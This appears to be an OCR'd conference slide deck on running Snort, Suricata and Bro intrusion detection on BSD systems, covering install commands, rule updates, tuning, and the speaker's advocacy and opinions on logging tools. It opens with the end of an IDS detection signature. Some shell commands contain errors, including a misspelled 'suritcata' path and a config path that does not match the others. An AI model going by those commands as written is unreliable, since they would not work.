 06 92 e3 15 38 2f b0|"; classtype:misc-activity; sid:2012547; rev:5;
 metadata:affected_product Web_Browsers, affected_product
 Web_Browser_Plugins, attack_target Client_Endpoint, deployment
 Perimeter, tag SSL_Malicious_Cert, tag Web_Client_Attacks,
 signature_severity Major, created_at 2011_03_23, updated_at
 2016_07_01;)
```

Suricata on FreeBSD

- Install the Suricata package and set it up.

```
# pkg install -y suricata

# sysrc suricata_enable=yes

# sysrc suricata_interface=vtnet0

# sed -i '' -e 's/^ - .*.rules/#&/'
  /usr/local/etc/suritcata/suricata.yaml

# sed -i '' -e 's/rule-files://'
  /usr/local/etc/suritcata/suricata.yaml

# cat << EOF >> /usr/local/etc/suritcata/suricata.yaml

rules-files:

- suricata.rules

EOF
```

Suricata on  FreeBSD

- Setup pulledpork to download Suricata signatures (Note: this is based on the previously installed pulledpork)

```
# sed -i '' -e 's/^rule_url.*$/#&/'
  /usr/local/etc/pulledpork/pulledpork.conf

# sed -i '' -e 's/^.*snort_version.*$/snort_version=suricata-3.2.1/'
  /usr/local/etc/pulledpork.conf

# echo "rule_url=https://rules.emergingthreats.net/|emerging.rules.tar.gz|
  open-nogpl" >> /usr/local/etc/pulledpork/pulledpork.conf

# sed -i '' -e
  's/^rule_path.*$/rule_path=\/usr\/local\/etc\/suricata\/rules\/suricata.r
  ules/' /usr/local/etc/pulledpork/pulledpork.conf

# /usr/local/bin/pulledpork.pl -c /usr/local/etc/pulledpork/pulledpork.conf

# service suricata start
```

Suricata on FreeBSD

- Example output in /var/log/suricata/eve.log
- Note: JSON output


```
{"timestamp":"2017-02-
  08T10:48:06.543259+0000","flow_id":137203145338319 5,"in_iface":
  "re0","event_type":"alert","src_ip":"192.168.1.226","src_port":
  49878,"dest_ip":"224.0.0.252","dest_port":5355,"proto":"UDP","a
  lert":
  {"action":"allowed","gid":1,"signature_id":2009099,"rev":3,"sig
  nature":"ET P2P ThunderNetwork UDP
  Traffic","category":"Potential Corporate Privacy
  Violation","severity":1},"payload":"MgAAAAABAAAAAAAADVhCT1gtU1l
  TVEVNT1MAAP8AAQ==","payload_printable":"2..........\rXBOX-
  SYSTEMOS.....","stream":0,"packet":"AQBeAAD8KBh4kBhTCABFAAA7UJA
  AAAERxZvAqAHi4AAA\/MLWFOsAJ28yMgAAAAABAAAAAAAADVhCT1gtU1lTVEVNT
  1MAAP8AAQ==","packet_info":{"linktype":1}}
```

Suricata on

- Suricata package not available, issue with building from source
- Need to dig into what is going on with this.

```
make  all-am
  CC       alert-debuglog.o
  CC       alert-fastlog.o
  CC       alert-prelude.o
  CC       alert-syslog.o
  CC       alert-unified2-alert.o
In file included from alert-unified2-alert.c:52:0:
util-byte.h:68:22: fatal error: byteswap.h: No such file
  or directory
compilation terminated.
*** Error code 1
```

Suricata on 

- Suricata package not available, source code is required.

```
# pkg_add -r libyaml jansson

# ftp
  https://www.openinfosecfoundation.org/downloa
  d/suricata-3.2.1.tar.gz

# tar -xzf suricata-3.2.1.tar.gz && cd
  suricata.3.2.1

# ./configure && make && make install-full
```

Suricata on

- You can use the snort rc.d script as a template for Suricata (will be working to get a port created)
- The install-full step downloads a copy of emerging-threat rules for Suricata, but the same steps for FreeBSD can be used to setup pulledpork to work with Suricata)

```
# echo “/usr/local/bin/suricata -c
  /usr/local/etc/suricata//suricata.yaml -i vio0
  -D” >> /etc/rc.local

# chmod 500 /etc/rc.local
```

Suricata on

- Setup pulledpork to download Suricata signatures (Note: this is based on the previously installed pulledpork)

```
# sed -i'' -e 's/^rule_url.*$/#&/' /opt/pulledpork/etc/pulledpork.conf

# sed -i'' -e 's/^.*snort_version.*$/snort_version=suricata-3.2.1/'
  /opt/pulledpork/etc/pulledpork.conf

# echo "rule_url=https://rules.emergingthreats.net/|
  emerging.rules.tar.gz|open-nogpl" >>
  /opt/pulledpork/etc/pulledpork.conf

# sed -i'' -e
  's/^rule_path.*$/rule_path=\/usr\/local\/etc\/suricata\/rules\/surica
  ta.rules/' /opt/pulledpork/etc/pulledpork.conf

# /opt/pulledpork/pulledpork.pl -c /opt/pulledpork/etc/pulledpork.conf
```

Suricata on OpenBSD

- Suricata configuration updates.

```
# sed -i'' -e 's/^ - .*.rules/#&/'
  /usr/local/etc/suricata/suricata.yaml

# sed -i'' -e 's/rule-files://' /usr/local/etc/suricata/suricata.yaml

# cat << EOF >> /usr/local/etc/suricata/suricata.yaml

rules-files:

- suricata.rules

EOF

# /usr/local/bin/suricata -c /usr/local/etc/suricata/suricata.yaml -i
  vio0 -D
```

Suricata on NetBSD

- Suricata package not available, build error from source code.

```
Making all in test
Making all in docs
Making all in src
makeall-am
CC alert-debuglog.o
In file included from threadvars.h:27:0,
 from decode.h:31,
 from detect-engine-alert.h:28,
 from suricata-common.h:387,
 from alert-debuglog.c:24:
util-affinity.h:72:5: error: unknown type name 'cpu_set_t'
 cpu_set_t cpu_set;
 ^
util-affinity.h:73:5: error: unknown type name 'cpu_set_t'
 cpu_set_t lowprio_cpu;
 ^
util-affinity.h:74:5: error: unknown type name 'cpu_set_t'
 cpu_set_t medprio_cpu;
 ^
util-affinity.h:75:5: error: unknown type name 'cpu_set_t'
 cpu_set_t hiprio_cpu;
 ^
*** Error code 1

Stop.
```

Suricata

- Version 3.2.2 and 4.0.0 beta1 was released 6/7/2017

Special considerations for 

- I created hunter-nsm to automate most of the “Snort magic” and signature updates for FreeBSD (builds Bro and Snort, Suricata support to be added soon with other updates).

  https://github.com/shirkdog/hunter-nsm

Special considerations for  FreeBSD

- Of course you can run all of these tools in a jail:

```
cat << EOF >> /etc/devfs.conf
[devfsrules_jail_snort=7]
add include $devfsrules_hide_all
add include $devfsrules_unhide_basic
add include $devfsrules_unhide_login
add include $devfsrules_unhide_bpf
EOF
```

- Depending on jail manager, change the default devfs_ruleset from ‘devfsrules_jail’ setting to ‘7’ (based on ezjail)
- Basic setup:

  https://www.daemon-security.com/2017/01/bro-jail-0118.html

Special considerations for  FreeBSD

- Disabling NIC offloading features

```
/sbin/ifconfig em0 -rxcsum -rxcsum6 -txcsum -txcsum6 -tso -lro
```

- Bro, Snort, and Suricata can utilize the netmap framework
  - netmap is now on by default in FreeBSD 11, and updated code has been imported into FreeBSD 12-CURRENT.
  - Use the latest source code for Bro (2.5) to compile in the netmap plugin

Special considerations for  FreeBSD

- Building the Netmap plugin (another item to follow up on for package)

```
# cd $BROSRC/aux/plugins/netmap

# ./configure --bro-dist=$BROSRC --install-
root=$BROPREFIX/lib/bro/plugins --with-netmap=/usr/src
```

- Load balancing application (called lb) that is available in the current netmap github repo helps scale up with commodity hardware (brought up as a need at the FreeBSD Dev Summit)

Special considerations for  FreeBSD

- With lb, you can setup netmap pipes (in this example 2 pipes for the 2 NIC queues that are available on my em0 interface)
- Note: might be an issue with the -p as you cannot mirror to multiple groups (apparently on Linux you can)

```
# ./lb -i em1 -p em0:4 -o 1
504.209323 main [600] interface is em0
504.553082 main [714] successfully opened netmap:em0 (tx rings: 1024)
504.553132 main [784] opening pipe named netmap:em0{0/xT@1
504.553256 nm_mmap [959] do not mmap, inherit from parent
504.553261 main [793] successfully opened pipe #1 netmap:em0{0/xT@1 (tx slots: 1024)
504.553264 main [797] zerocopy enabled
504.553267 main [784] opening pipe named netmap:em0{1/xT@1
504.553363 nm_mmap [959] do not mmap, inherit from parent
504.553367 main [793] successfully opened pipe #2 netmap:em0{1/xT@1 (tx slots: 1024)
504.553370 main [797] zerocopy enabled
504.553372 main [784] opening pipe named netmap:em0{2/xT@1
504.553466 nm_mmap [959] do not mmap, inherit from parent
504.553477 main [793] successfully opened pipe #3 netmap:em0{2/xT@1 (tx slots: 1024)
504.553480 main [797] zerocopy enabled
504.553482 main [784] opening pipe named netmap:em0{3/xT@1
504.553576 nm_mmap [959] do not mmap, inherit from parent
504.553579 main [793] successfully opened pipe #4 netmap:em0{3/xT@1 (tx slots: 1024)
504.553581 main [797] zerocopy enabled
```

Special considerations for  FreeBSD

- Update the node.cfg for Bro to utilize its clustering capabilities

```
[manager]
type=manager
host=localhost
[logger]
type=logger
host=localhost
[proxy-1]
type=proxy
host=localhost
[worker-1]
type=worker
host=localhost
lb_method=custom
lb_procs=4
interface=netmap::em0
```

Special considerations for  FreeBSD

```
# /opt/bro2/bin/broctl deploy
checking configurations ...
installing ...
removing old policies in /opt/bro2/spool/installed-scripts-do-not-touch/site ...
removing old policies in /opt/bro2/spool/installed-scripts-do-not-touch/auto ...
creating policy directories ...
installing site policies ...
generating cluster-layout.bro ...
generating local-networks.bro ...
generating broctl-config.bro ...
generating broctl-config.sh ...
stopping ...
worker-1-1 not running
worker-1-2 not running
worker-1-3 not running
worker-1-4 not running
proxy-1 not running
manager not running
logger not running
starting ...
starting logger ...
starting manager ...
starting proxy-1 ...
starting worker-1-1 ...
starting worker-1-2 ...
starting worker-1-3 ...
starting worker-1-4 ...
```

Special considerations for  FreeBSD

- "Testing has shown a server can most efficiently process the number of network queues equal to the total number of CPU cores in the machine" (Calomel, 2016).

```
hw.igb.num_queues="2" # (default 0)
```

- For this example, a dual port Intel I-350 on a machine with 4 CPU cores should use 2 network queues per port.
- Enabling zerocopy BPF buffer sessions

```
net.bpf.zerocopy_enable=1 to /etc/sysctl.conf
```

- Other tweaks to /boot/loader.conf

```
net.link.ifqmaxlen="2048"
hw.igb.txd=2048
hw.igb.rxd=2048
hw.igb.num_queues="2"
hw.igb.rx_process_limit="-1"
```

Special considerations for 

- There are other network interfaces that work well with FreeBSD that add additional functionality and performance with good driver support
  - Chelsio
  - Myricom
- pfSense and OPNsense provide a firewall installation with Snort and Suricata as options for IDS/IPS.

Special considerations for 

- Use of divert-sockets for IPS mode*
  - Potentially works with Snort, Suricata
    - I was not able to test*
  - Bro is a passive network monitoring, but through detection (and eventually the NetControl Framework) can submit things to be blocked.

Special considerations for  FreeBSD

```
However, if you want to run Suricata in Inline IPS Mode in divert(4) mode,
add to /etc/rc.conf:
  suricata_enable="YES"  suricata_divertport="8000"
NOTE:
  Suricata won't start in IDS mode without an interface configured.
  Therefore if you omit suricata_interface from rc.conf, FreeBSD's
  rc.d/suricata will automatically try to start Suricata in IPS Mode
  (on divert port 8000, by default).

Alternatively, if you want to run Suricata in Inline IPS Mode in high-speed
netmap(4) mode, add to /etc/rc.conf:

  suricata_enable="YES"
  suricata_netmap="YES"

NOTE:
  Suricata requires additional interface settings in the configuration
  file to run in netmap(4) mode.
```

Special considerations for  FreeBSD

```
ipfw -q -f flush
ipfw -q add 00100 allow ip from any to any via lo0
ipfw -q add 00200 deny ip from any to 127.0.0.0/8
ipfw -q add 00300 deny ip from 127.0.0.0/8 to any
ipfw -q add 00400 divert 8000 ip from any to any
ipfw -q add 00500 allow ip from any to any.
```

Special considerations for  HardenedBSD

- Supports additional exploit mitigation built into Bro, Snort and Suricata.
  - Address Space Layout Randomization (ASLR) - all
  - Position Independent Executable (PIE) – Snort, Bro
  - RELRO+BIND_NOW - all
  - SafeStack – all
- The packages for all BSDs “should” provide an underprivileged user to run the network sensor.

Special considerations for

- Use Hammer Pseudo File System (PFS) to provide read-only copy of security data
  - Analysts can view the information, but cannot mess up the integrity of the security logs.
  - Master/Slave configuration
- Network Mirroring of Hammer
  - Did not get a chance to test, but would be an interesting feature, keeps the integrity of the system.

Special considerations for

- Use OpenBSD as a firewall with tap.
- Setup span port with “addspan”.

```
ifconfig bridge0 create

ifconfig bridge0 add rl0 add rl1 up

ifconfig bridge0 addspan em0
```

- Example can be extended with inline functionality, running Bro with command actions.
  - You see something on the span port, run a command to update pf and block it.

Experience in the land of NSM on BSD (Conclusion)

- Previous slides highlight the issues with getting things running on BSD.
- I will be working to address the issues identified across the various projects.
- Shows why Security Onion is popular
  - Snort requires the most tweaks, even when running the port/package.

Advocacy for BSD Network Security Tools

- When starting to work as a consultant in 2012, I was not working directly with BSD Network Security tools full-time
  - I worked with a customer wanting to load-balance with mod_security on FreeBSD (for another talk)
- In the main work I was doing, I was horrified by what was being pushed as security solutions.
- I had worked with Snort since 2003, Suricata and Bro since 2013, but was not as active.

Shellshock, systemd, oh my!

- <rant>Default shells in BSD are not bash
  - Wait, I need bash for Bro to run…
  - Its okay, /bin/sh is not linked to /bin/bash, bash is in /usr/local/bin/bash where it belongs!
- Comparison of lines of code:
  - FreeBSD init.c = 1989
  - systemd = ~480,000 (from openhub.net)
- More lines of code == more vulnerabilities
- OS Diversity is important – For George</rant>


Advocacy for BSD Network Security Tools

- HardenedBSD with extra security built on top of FreeBSD provided an opportunity to deploy a hardened network sensor.
- I started looking at the important aspects of high performance network monitoring with FreeBSD.
- systemd was enough to make people to look at alternatives.

Advocacy for BSD Network Security Tools

- 2015 – LBL released their documentation on their 100Gb IDS solution
  - Runs FreeBSD with Myricom cards.
  - Arista front-end processing and shunting.
- There was not a lot of news about it, but I thought this was a great thing to promote for FreeBSD.
- I decided to submit a talk to BroCon 2016, the conference dedicated to Bro NSM.

FreeBSD and Bro at the Berkley Lab



Source: (Stoffer, et al., 2015)

Advocacy for BSD Network Security Tools

- The BroCon committee selected my talk
  - There was Interest in my discussion of netmap, as a packet acquisition method, mainly due to interest in netmap as an alternative on Linux to PF_RING and AF_PACKET.
  - In addition to showing FreeBSD, I was actively working with OpenBSD developers to get Bro updated to 2.4 in the next release of the OS.
- I only knew of myself, and LBL running Bro on FreeBSD

Advocacy for BSD Network Security Tools

- I learned that FreeBSD was a Tier-1 platform for Bro
  - In addition to LBL, a University runs a large Bro instance setup on FreeBSD
  - New builds of Bro must work on both of these FreeBSD setups before the new versions are released.

Advocacy for BSD Network Security Tools

- I think* the talk went over well, several people discussed FreeBSD and how to help with some testing (especially folks on the Bro team).
- I noticed one person fired up their browser to http://www.freebsd.org

Advocacy for BSD Network Security Tools

- I attended SuriCon 2016, the conference dedicated to all things Suricata.
- A variety of talks that expanded upon the default detection capabilities of Suricata.
- I have worked in the past with a large number of the people involved with Suricata (just as much as Snort)
  - They all know my views on BSD.

Advocacy for BSD Network Security Tools

- Lightening talk on pulledpork
  - Wanted to bring out rule management, as it is still something that requires intelligence to run and make sure things
- Discussed BSD at the social event held one evening for the conference, I spent most of my time speaking with Victor Julien, a lead developer
  - Suricata has good support running on FreeBSD with netmap

Advocacy for BSD Network Security Tools

- Unfortunately there is no real “SnortCon”.
- Achieved some success with advocating for BSD operating systems across the various network sensor projects.

Logging...

- I wrote a hundred slides to avoid this
- I guess I have no choice.
- This section is full of ranting

General Log Overview

- In the early days, the goal was to reduce false positives
  - (too many alerts, glean the good stuff).
- Well, security analysts were still having issues finding the good stuff
  - (lets correlate logs together and generate a smaller subset of alerts).
- Now we have to log everything from everywhere.
  - (Not sure what these alerts mean, there are too many alerts).

Real World Operations

- First solution I worked with was eSecurity (Oracle DB) with a PHP web front-end in 2003
  - To its credit, it was an affect tool with analysts monitoring 24/7
- When needing to support customers again, I worked with a “SIEM”
  - Symantec SIEM (no longer available), but at least had some things of interest.

Real World Operations

- Starting consulting work, everything was Splunk.
- Splunk provides an easy to use architecture that can be scaled horizontally
  - At a Cost $$
  - Requires Linux
  - Not as easy to scale if not configured correctly from the start wrong.

Wait, what about open source?

- Sguil
  - Port available in FreeBSD
  - It requires a database backend, and tcl/tk as a client
  - Still a great choice for setting up and using NSM
- Squert
  - Schema is the same for Sguil, and provides a friendly web front-end.
  - Currently no port

Wait, what about open source?

- ELK
  - Elastic, Logstash and Kibana
  - Extended features for specific inputs, indexing
  - Ability to scale, but good luck*
  - Surprise you need Java
    - But there is a FreeBSD port
  - There is information for configuring Bro, Snort, and Suricata inputs, making it easier to get data in and begin to correlate and search.

Wait, what about open source?

- Graylog
  - More of an enterprise logging tool, so it is regarded as being better at operations than ELK.
  - Surprise you need Java
    - But there is a FreeBSD port
  - Getting data into Graylog for the security tools may be an issue (based on what is available in the default content packs)*

Wait, what about open source?

- Message Queues/Buffers
  - Tools like Apache Kafka, Redis, RabbitMQ
  - Various programming languages used to build them
    - Java, C, Erlang/Python
    - I have started working with Redis for various projects, and I also like it as C code and BSD licensed*
  - For heavy log sources, all of these tools can assist with ensuring data is not lost if the logging mechanism is overloaded.

Wait, what about open source?

- There is “Big Data” with Hadoop
  - Java again...seriously?
  - Implements Map Reduce functionality
    - There is a FreeBSD port.
  - Unfortunately, Map Reduce is a great way to gather specific information from a large data set.


In the End

- It is terrible that solutions created for large data sets are all Java based.
- I use the analogy that even with Splunk, “Big Data” is almost a “Utility” now, no one cares about the underlying technology used in the tools
  - Security engineers just want users to leave them alone, just make it work.

In the End

- Even with all of these tools, there are examples (such as Berkeley Labs) where they monitoring multi-gigabit links, using just Bro with the standard log files and email as an effective SIEM
  - Its Free

Epilogue


ONCE YOU START
DOWN THE JAVA PATH,
FOREVER WILL IT DOMINATE YOUR
DESTINY, CONSUME YOU IT WILL.
imgflip.com

Epilogue

- I will continue to work on “A NON-JAVA BASED LOGGING SOLUTION”
  - It may be a losing battle, but I am hoping for a better future
  - When arriving at BSDCan and complaining about logs, I was pointed to Bleve Search, which is written in Go (Thanks Sean C.)
- The future looks bright for the continued support of NSM tools working on BSD operating systems.
  - There are examples of how BSD works just as well as Linux based systems.
  - I hope my crazed devotion to BSD has resonated across the various communities.

Epilogue

- If there is enough interest, this talk provides the basis for at least 3 separate tutorials
- Review this talk and let me know what you think

Thank you

References

- Azoff, J. (2012). Ip blocker Bro script. Retrieved from https://github.com/JustinAzoff/bro_scripts/blob/2.0/ipblocker.bro
- Bejltich, R. (2004). Network security monitoring with Sguil. Retrieved from https://www.bsdcan.org/2004/papers/sguil.pdf
- Bejtlich, R. (2013). *The practical of network security monitoring: Understanding incident detection and response*. San Francisco, CA: No Starch Press.
- Calomel. (2016). FreeBSD tuning and optimization. Retrieved from https://calomel.org/freebsd_network_tuning.html
- NSMWiki. (2006). OpenBSD Network Tap. Retrieved from http://nsmwiki.org/OpenBSD_Network_Tap
- Stoffer, V. (2015). Adventures with Bro and Time Machine. Retrieved from http://www.nwacc.org/programs/workshops/network_security/downloads2015/stoffer.pdf
- Stoffer, V., Sharma, A., & Krous, J. (2015). 100G Intrusion Detection. Berkeley Lab. Retrieved from http://commons.lbl.gov/download/attachments/120063098/100GIntrusionDetection.pdf
- Williams, G. (2012). CIA & infosec. Retrieved from http://geraintw.blogspot.com/2012/09/cia-infosec.html

Questions?